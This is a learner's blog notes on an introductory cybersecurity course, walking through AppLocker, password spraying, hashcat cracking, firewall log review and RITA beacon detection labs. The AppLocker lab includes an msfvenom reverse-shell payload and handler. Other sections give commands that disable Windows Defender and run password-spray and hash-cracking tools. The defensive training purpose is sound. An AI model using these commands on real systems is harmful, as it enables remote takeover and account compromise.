Getting Started in Security Notes

Index

Introduction

Looking for cybersecurity training online can be tough. There are incredible platforms available today. One of them is **Antisyphon Training** and their “Pay-what-you-can” courses. Some of them are taught by John Strand, in my opinion they provide incredible value. The courses are available on Youtube as livestream (if you read something written by me, you may recognize that this is my primary source of information).
This 16-hour course is designed for people who are new to computer security, but is surely a good refresher of concepts and a deep-dive into areas one might have overlooked.

Strand focuses on what he defines as the "**Atomic Controls**"—11 fundamental strategies every organization needs to defend against modern cyber threats. Unlike traditional training that drowns students in arcane technical details, this course focuses ruthlessly on what actually works: real-world techniques for repelling and detecting attackers.

By being accountable and goal-oriented, I wanted to share my **notes** on this course, filled with John’s bite-sized life lessons and incredible anecdotes.

Here’s how this course is divided and for each day the youtube link video:

- Day 1:
  - Windows CLI
  - AppLocker

    - Password Cracking
    - Password Spraying
- Day 2:
    - Firewall Log
    - Rita & AC Hunter
    - DeepBlueCLI
    - Sysmon
- Day 3:
    - Atomic Red Team
    - Blue Spawn
    - Velociraptor
- Day 4:
    - Nmap
    - Allow listing
    - Vulnerability Management

This is based on the November 2024 course, being a recurrent course I strongly recommend following the latest one.
Note that I used the local VM and not the cloud-based one featured in the video course. If you want to use your local machine as I did, here's the link for the instructions. Additionally, I forked the original Intro Class repository by John Strand on my Github, available at this link, note that the repo John uses in the video series is this one (IntroLabsRemastered by *KAISERaustin*). I used the first one as reference, to my understanding the second one is more aligned with the cloud VM users.

This has been my longest blog project to date, spanning from December 4th to March 2nd. Most lab sections will include direct information from the GitHub repository files, along with my notes about each lab's scope and execution.
I hope these notes will be used as a reference and maybe help someone along the way.

Day 1 - Notes

Key Tracking Indicators == Atomic Control

Mapping MITRE to Critical Controls we see trends:

- Applications Allow Listing
- Password Controls
- Egress Traffic Analysis
- UEBA
- Advanced Endpoint Protection
- Logging
- Host Firewalls
- Internet Allow Listing
- Vulnerability Management
- Active Directory Hardening
- Backup and Recovery

CIS Critical Controls

It is a list of 18 specific security controls developed by cybersecurity experts based on real-world attack patterns and effective defense. The main purpose is to help organizations focus on the most important security measures that address the most common and dangerous attack vectors.

NIST Greenbook

Back in the 90s the suggested time period to change password was 6 months. This time was calculated with hardware available at the time, now the appropriate time would be around 0.5 second. Obviously, you shouldn't change your password every half second. Instead, PCI password complexity requirements are 12 characters long. But even 8 characters could be accepted, due to using legacy software.
Also, John empathizes that 2FA only works when it is implemented everywhere, usually it is not the case.

NIST recommends having MFA, password should be minimum 15 characters.
Why 15? Legacy Windows uses LAN Man (LM), the older Windows LM hash algorithm had a critical weakness - it only supported passwords up to 14 characters. Any password of 15+ characters couldn't be stored using LM hash.
When a password is 15+ characters, Windows systems were forced to use only the NT hash (NTLM) and skip creating an LM hash entirely. The NT hash:

- Uses MD4 as the hashing algorithm
- Preserves case sensitivity
- Doesn't split the password
- Is significantly more secure than LM hash

This 15-character threshold creates a security "cliff effect" - at 14 characters, you might still be vulnerable to relatively quick attacks against the LM hash if it's enabled, while at 15 characters, that attack vector is completely eliminated.

While modern Windows systems have LM hashing disabled by default, the 15-character recommendation persisted in security best practices to ensure compatibility with any legacy systems that might still use or store LM hashes.

AuditScripts Spreadsheets

A really nice spreadsheet with MITRE controls.

Why Denylist Fail

- Denylisting was never a good idea
- Psychology of Denylisting
- It is the “easiest” thing to implement and rationalize
- Sounds good/works bad

- There are many easy things in security, very few of them work: here's a blog named "The Six Dumbest Ideas in Computer Security", published in 2005 but still very relevant, related to this idea.
- So what's the better idea? **Allow listing**.

Application Allow Listing: Directories/Hash Allow Listing /Digital Certs/ Publisher Verifications

- Most basic "Allow Listing" approach
- Identify directories that are allowed to execute programs
- Many bypass techniques
- However, it will stop a very large number of different drive-by attacks
- Many initial access attacks require execution from:
    - Downloads
    - Desktop
    - Temporary Internet directories for browsers

The directories allow list is a really important concept that will avoid most attacks. Is it going to stop every attack possible? Of course not.
But in combination with the use of a decent EDR, it sure is a useful technique.
You can also use the Local Security Policy to identify each executable to run. It is very difficult to keep up.
It uses a hash allow list, so every time an update comes, the hash inevitably will change.

Digital Certs or publisher verification can be used.

- Move past creating rules based on hash and directory
- Focus on reviewing digital code signing certs
- Sounds like a great idea!!
- However, many vendors do not sign all their .exe and .dlls
- Permission inheritance may help
- However, update processes can be attacked

Important note!
The lab exercises are done in a VM provided by Antisyphon Training, you can find it at this link: John Strand Training Lab Download Instructions. I strongly suggest using this and following their instructions. Every course John Strand teaches in the "Pay What You Can" modality, can be followed using this VM, else you can use their cloud VM.

AppLocker Lab: Implementing Application Allow Listing in Windows

Introduction to AppLocker

AppLocker is a powerful application control feature built into Windows that provides administrators with granular control over application execution. It allows organizations to create comprehensive security policies that restrict which applications can run on their systems.

Key Features of AppLocker

AppLocker enables allow listing and/or alerting based on multiple criteria:

- Path rules
- File hash rules
- Certificate rules
- Publisher rules

Lab Objective

The primary goal of this lab is to demonstrate how to implement application allow listing to shut down initial code execution, even without antivirus protection.

Lab Environment Setup

Preparation

- Virtualization Platform: VMware

- Guest Operating Systems:

  - Windows machine

  - Kali Linux (VM)

Initial Reconnaissance

1. Disable Windows Defender real-time monitoring:

```
Set-MpPreference -DisableRealtimeMonitoring $true
```

2. Note IP addresses of both Windows and Kali machines

Attack Simulation with Metasploit

Payload Creation

Using Kali Linux, create a malicious executable using Metasploit Framework:

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
lhost=<YOUR_LINUX_IP> lport=4444 -f exe -o /tmp/TrustMe.exe
```

Metasploit Handler Setup

```
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <YOUR_LINUX_IP>
exploit
```

Implementing AppLocker Mitigation

Configuring Local Security Policy

1. Access Local Security Policy:

   - Press Windows key

   - Type "Local Security Policy"

   - Select the application

2. Navigate to AppLocker:

   - Go to Security Settings

   - Select Application Control Policies > AppLocker

3. Create Default Rules

   - Select each rule group:

       * Executable

       * Windows Installer

       * Script

       * Packaged apps

   - Right-click and choose "Create Default Rules"

Enforcing AppLocker Rules

1. Configure Rule Enforcement:

   - Select AppLocker

   - Choose "Configure rule enforcement"

   - Check "Configured" for each rule set

2. Start Application Identity Service:

   - Open Services

- Locate "Application Identity"

- Start the service

3. Update Group Policy:

```
C:\ gpupdate /force
```

4. Log out and log back in with an alternative user account

Verification

Navigate to the Tools directory and attempt to run executable files. You should observe:

- Most .exe files will generate execution errors

- Unauthorized applications are effectively blocked

Conclusion: By implementing AppLocker, we've successfully created a first line of defense against malicious code execution. While this doesn't make the system impenetrable, it significantly mitigates the risk of easy attacks by preventing unauthorized applications from running.

Password problem: Password Spraying

AppBlocker is important to stop the first attack, the first compromise an attacker would do.

Password Spraying is using the same password across multiple accounts.

- <Season><Year> i.e Spring2023
- Requires the attacker to conduct a user harvesting attack first
- Then, the attacker feeds the IDs through a tools like Burp to try all accounts with a single password
- Stay under the account lockout threshold

Time to Compromise

- Depends on the size of the network
- Bread and butter for most attackers
- Remote on a medium (10,000) network, about an hour (one hour to get in, using MFA is a really important step as it slow down the attacker)
  - Spring2021
- Once in, very hard to detect
- Using cloud providers to attack cloud providers
- Credking
- Fireprox

Password Problems: Short Passwords

- Back to the NIST Greenbook
- Far too many organizations have password policies that are between 8 and 10 characters
- Sometimes the excuse is that it’s OK because they have 2FA
- This only works if all (as in 100%) of authentication APIs and portals have 2FA enabled
- So, it never works

Password Problems: Hidden 2FA bypass

- An attacker has to find only one portal that does not support 2FA
- Then, all accounts and passwords they have harvested can be used
- OWA (Outlook Web Access) and EWS example
- How can you audit all of your authentication points?
- Regular scanning coupled with a regular penitent

- The only thing that matters with passwords is length
- The. Only. Thing.
- Move to passphrase
- For example: !igraduatedfromwyoming3037101171

- Allow users to use dictionary words
- I also recommend requiring one special character and numbers as well

How to check if a website store a clear-text password? You simply click the "I forget my password" link. If they email you back your password, you are screwed.

2FA

Something you know and something you have.

- Token based
- SMS Based
- App-based
  - All are better than no 2FA
- How would you attack SMS 2FA
  - Just ask the user to let you in
  - SIM cloning

Service Accounts

Often forgotten in many environments

- Accounts for services
- Need for no lockout
- Need for never-ending passwords
- Often overlooked by security teams and beloved by attackers everywhere

- Kerberoasting
- LLMNR/MDNS/NBNS
- Credking
- Bypassing 2FA: Evilginx

LAB: Password Spray

Lab Objective

Demonstrate the process of password spraying - a technique where attackers attempt to gain unauthorized access by using a single password against multiple user accounts.

Lab Environment Preparation

Preliminary Security Modification

Before starting the lab, disable Windows Defender to prevent interference:

```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
```

Note: Red error messages are normal and indicate Defender is not actively running.

Terminal Access

1. Open Terminal as Administrator
   - Windows Start button
   - Right-click on PowerShell or Command Prompt
   - Select "Run as Administrator"

User Generation

1. Navigate to Tools directory:
   ```
   C:\Windows\system32> cd \tools
   ```

2. Generate test user accounts:
   ```
   C:\Tools> 200-user-gen.bat
   ```
   This script creates multiple user accounts for testing purposes.

PowerShell Configuration

1. Open PowerShell:
   ```
   C:\Tools> powershell
   ```

2. Modify Execution Policy:
   ```powershell
   PS C:\Tools> Set-ExecutionPolicy Unrestricted
   ```
3. Import Password Spray Module:
   ```powershell
   PS C:\Tools> Import-Module .\LocalPasswordSpray.ps1
   ```

Password Spraying Attack Simulation

Attempt to authenticate using a single password across multiple accounts:
```powershell
PS C:\Tools> Invoke-LocalPasswordSpray -Password Winter2020
```

Post-Lab Cleanup

1. Exit PowerShell:
   ```powershell
   PS C:\Tools> exit
   ```

2. Remove test user accounts:
   ```
   C:\Tools> user-remove.bat
   ```

Understanding Password Spraying

What is Password Spraying?

- A type of brute-force attack
- Uses a single password against multiple user accounts
- Attempts to avoid account lockout mechanisms
- Exploits weak or commonly used passwords

Potential Vulnerabilities Demonstrated

- Weak password policies
- Lack of multi-factor authentication
- Default or predictable password patterns

Why doesn’t it lock any account out? It’s because we have one failed log-in per account.

Mitigation Strategies

1. Implement strong password policies
2. Enable multi-factor authentication

3. Use account lockout mechanisms
4. Monitor and log authentication attempts
5. Regularly update and rotate passwords
6. Implement advanced threat detection systems

LAB: Password Cracking

After becoming root, we have to use the Hashcat utility. Hashcat cheat sheet made by BHIS at this link. After learning about this, I will never use leetspeak in my passwords from now on.

Lab Objectives

This lab introduces the fundamental techniques of password cracking using Hashcat, a powerful password recovery tool.

Pre-Lab Setup

Disable Windows Defender

Before beginning, disable Windows Defender's real-time monitoring:
1. Open PowerShell as Administrator
2. Run the following command:
   ```powershell
   Set-MpPreference -DisableRealtimeMonitoring $true
   ```
   Note: Red error messages are normal and indicate Defender is already disabled

Access Command Prompt

Open Windows Terminal as an Administrator:
1. Right-click Windows Terminal on the desktop
2. Select "Run as administrator"
3. Open Command Prompt by selecting the down arrow and choosing "Command Prompt"

Alternative Access Method:
If Windows Terminal is troublesome, use the Windows Start menu:
- Type and launch `PowerShell`, `Ubuntu`, or `Command Prompt`
- Right-click and select "Run as Administrator"

Hashcat Configuration

Navigate to Hashcat Directory

```
C:\Users\adhd> cd \tools\hashcat-4.1.0\
```

Clear Previous Cracked Passwords

```
C:\Users\adhd> del hashcat.potfile
```

NT Hash Cracking

NT hashes are the standard password storage method for modern Windows systems.

Crack NT Hashes Command

```
C:\Tools\hashcat-4.1.0> hashcat64.exe -a 0 -m 1000 -r rules\Incisive-leetspeak.rule sam.txt password.lst
```

MD5 Hash Cracking

Demonstrate password cracking for MD5 hash format.

Crack MD5 Hashes Command

```
C:\Tools\hashcat-4.1.0> hashcat64.exe -a 0 -m 0 -r rules\Incisive-leetspeak.rule md5.txt password.lst
```

Command Breakdown

- `-a 0`: Attack mode (dictionary attack)
- `-m 1000`: Hash type for NT hashes
- `-m 0`: Hash type for MD5
- `-r rules\Incisive-leetspeak.rule`: Apply leetspeak transformation rules
- `sam.txt`/`md5.txt`: Input hash files
- `password.lst`: Dictionary of potential passwords

Day 2 Notes

Egress Traffic Analysis

MITRE and Egress

Firewalls detect malware and intrusion by using signature-based detection. They identify malicious IP, user, and possibly data. Using encryption, for example TLS/SSL, base64 encoding, it could hide command and control in a way such the firewall cannot identify.

Need for Visibility

- Basic alerting is not enough

- The need for context
- Further identifying gaps in endpoint coverage
- IoT, Shadow IT access
- When things go bad, you need answers
- This is why the mix between network and host-based data is key.

Netflow

- Created by Cisco
- Collection of traffic statistics
- Quickly became a standard
- Exporter, Importer and Analysis
- Spawned off a lot of other companies creating their own flow
- Also, different implementation

Zeek

- It is open-source, which means: speed, large user base, lots of support
- Consistency
- Timestamps are key
- Many devices handle timestamps in different/odd easy
- Generates required log file
- **We are moving away from signature-based detection, there are too many way to obfuscate**
- Encryption, encoding, use of third-party services like Google DNS

Hunt Teaming

- Actively looking for advanced attacks
- You probably have been compromised
- If we can bypass V/IDS/IPS… Attackers can too!
- Intelligent analysis of all data sources at your disposal
- Lots of logs and data to analyze

RITA

BHSI has developed a tool called RITA (Real Intelligence Threat Analytics). It finds patterns in network traffic, it looks for beacons. It is a GUI for Zeek basically.

Long Connections, Beacons (not normal for network), with RITA you will find other things other than Malware (TeamViewer weird connections, USB/Ethernet Adapter, Dragons (natural speech detection software used in hospital) which enabled RCEetc.).

John Strand, if you ever read this, I too lost my mom. Thank you for everything.

Full pcap

Portable, everything supports it, issues of size, encryption can cause issues.

Egress Capture

First, you will need to have a system to capture the traffic.
Second, RITA is free.

RITA also records weird User Agent Strings, in the video there is a weird last user agent string that would suggest further investigation.

Long Tail

- Key for any hunting is looking for outliers
- Never go looking for a needle in a haystack
- Sort, and look for anomalies
- True for endpoint and for network.

LAB: Firewall Log review (SOC Core Skill Class)

In this lab we will be looking at a log from an ASA firewall from Cisco.

And wow.... They are bad to work with.

However, with the power of Bash scripting we can get some useful information.

Let’s get started by opening a Terminal as Administrator

When you get the User Account Control Prompt, select Yes.

And, open a Ubuntu command prompt:

When we first get the logs to the right directory.

On your Linux system, please run the following command:

```
cd /mnt/c/IntroLabs
sudo apt install r-base-core
```

Next, let's get your Linux system to do some math!

```
sudo apt-get update
sudo apt install r-base-core --fix-missing
```

The password is adhd and when it finds the correct package, press Y for yes. This is a big package. It will take a while.

Now, let's look into the logs. We are just going to start by using less to view the logs. No magic. Just look at the logs.

```
less ASA-syslogs.txt
```

That is a nightmare....

The first thing we can see is that 24.230.56.6 is getting a lot of traffic. This is just a local gateway and we are not interested in it. Let's clear it out (with the -v parameter):

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | less
```

Now, let's focus on the closed connections (FIN) and pull just specific fields out of the data to clean it up. We use cut with the -d switch to tell cut the delimiter is a space. Then, we tell it what fields we are interested in.

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | grep FIN | cut
-d ' ' -f 1,3,4,5,7,8,9,10,11,12,13,14
```

There are a lot of connections from 13.107.237.38. This is actually Microsoft's IP.
 Let's drill down and see just data from that IP address.

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | grep FIN | grep
13.107.237.38 | cut -d ' ' -f 1,3,4,5,7,8,9,10,11,12,13,14
```

Wow! There are also connections from 18.160.185.174. This is actually Amazon’s IP. Here, let's also zoom in on that IP as well:

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | grep FIN | grep
18.160.185.174 | cut -d ' ' -f 1,3,4,5,7,8,9,10,11,12,13,14
```

Look at the last field. See a pattern? Is there one? Let's see just that field!

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | grep FIN | grep
18.160.185.174 | cut -d ' ' -f 14
```

Next, let's do some math in that field!

```
grep 192.168.1.6 ASA-syslogs.txt | grep -v 24.230.56.6 | grep FIN | grep
18.160.185.174 | cut -d ' ' -f 8,14 | tr : ' ' | tr / ' '  | cut -d ' '
-f 4 | Rscript -e 'y <-scan("stdin", quiet=TRUE)' -e 'cat(min(y),
max(y), mean(y), sd(y), var(y), sep="\n")'
```

The results should be: the minimum value and the max value (bytes sent), the mean, the standard deviation and the variance.

LAB: RITA and AC Hunter @32:01


In this lab we are going to look at detecting command and control traffic on a network.

We will be using Real Intelligence Threat Analytics (RITA) for this lab.


To start we first need to open Windows File Explorer and navigate to the tools directory.

First, open File Explorer:

Then, select the tools directory:




Then, select rita-html-report:



Name	Date modified	Type
DeepBlueCLI-master	6/11/2020 3:34 PM	File folder
hashcat-4.1.0	6/23/2020 1:49 PM	File folder
rita-html-report	7/7/2020 4:53 PM	File folder
200-user-gen	3/28/2019 5:03 AM	Windows Batch File
bluespawn-06-15-		XML Document
bluespawn-06-15-		XML Document
BLUESPAWN-clien		Application
DeepBlueCLI-master	6/11/2020 3:32 PM	Compressed (zipp...
LocalPasswordSpray	1/24/2017 9:49 AM	Windows PowerS...
nc	1/3/1998 8:37 PM	Application

Date created: 7/7/2020 4:53 PM
Size: 2.14 MB
Folders: DNSCat-2017-03-20, DNSCat-2017-03-21, ...
Files: github, index, style

Then, select index.html:



Name	Date modified
DNSCat-2017-03-20	7/7/2020 4:53 PM
DNSCat-2017-03-21	7/7/2020 4:53 PM
VSAGENT-2017-03-15	7/7/2020 4:53 PM
VSAGENT-2017-03-16	7/7/2020 4:53 PM
VSAGENT-current	7/7/2020 4:53 PM
github	7/30/2019 6:17 AM
index	7/30/2019 6:17 AM
style	7/30/2019 6:17 AM


Type: HTML File
Size: 7.99 KB
Date modified: 7/30/2019 6:17 AM

Let’s select VSAGENT-2017-3-15.

Review Options

The tabs across the top allow you to review the output for all the different analysis modules of RITA. For VSAgent we will be focusing on Beacons, Blacklisted and User Agents.

Please select Beacons now.


C:\tools\rita-html-repor
file:///C:/tools/rita-html-report/VSAGENT-2017-03-15/beacons.html
RITA
Viewing: VSAGENT-2017-03-15
Beacons
DNS
BL Source IPs
BL Dest. IPs
BL Hostnames

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mod
0.997	10.234.234.100	138.197.117.74	4532	1317.207	8	935	10	544
0.994	10.234.234.100	65.52.108.210	28	633.679	471	2674	1680	197
0.994	10.234.234.101	65.52.108.211	28	631.393	470	2634	1680	197
0.992	10.234.234.103	65.52.108.194	28	629.536	470	2582	1680	197
0.986	10.234.234.102	65.52.108.186	28	629.536	471	2582	1680	197
0.986	10.234.234.104	131.253.34.232	28	628.393	471	2566	1680	197
0.984	10.234.234.103	131.253.34.248	26	650.423	30	2566	1683	197
0.984	10.234.234.105	40.77.224.145	28	630.393	731	2566	1680	197
0.917	10.233.233.5	74.120.81.219	88	149.409	31	0	533	76
0.902	10.233.233.5	140.205.67.254	121	118.207	5998	25	1	85
0.887	10.233.233.5	140.205.2.185	88	177.170	5996	16	1	85
0.835	10.234.234.103	173.241.244.220	46	9810.957	17001	8647	8	0
0.829	10.233.233.5	68.232.43.4	105	207.190	2100	13	599	74
0.829	10.233.233.5	65.153.18.196	125	164.600	6598	5	300	79

Beacons


Some backdoors have a very strong “heartbeat”. This is where a backdoor will constantly reconnect to get commands from an attacker at a specific interval. The interval consistency of the “heartbeat” is the TS score where a value of 1 is perfect. The top value in this set is the VSAgent communication. We will talk about the other connections in a few moments.

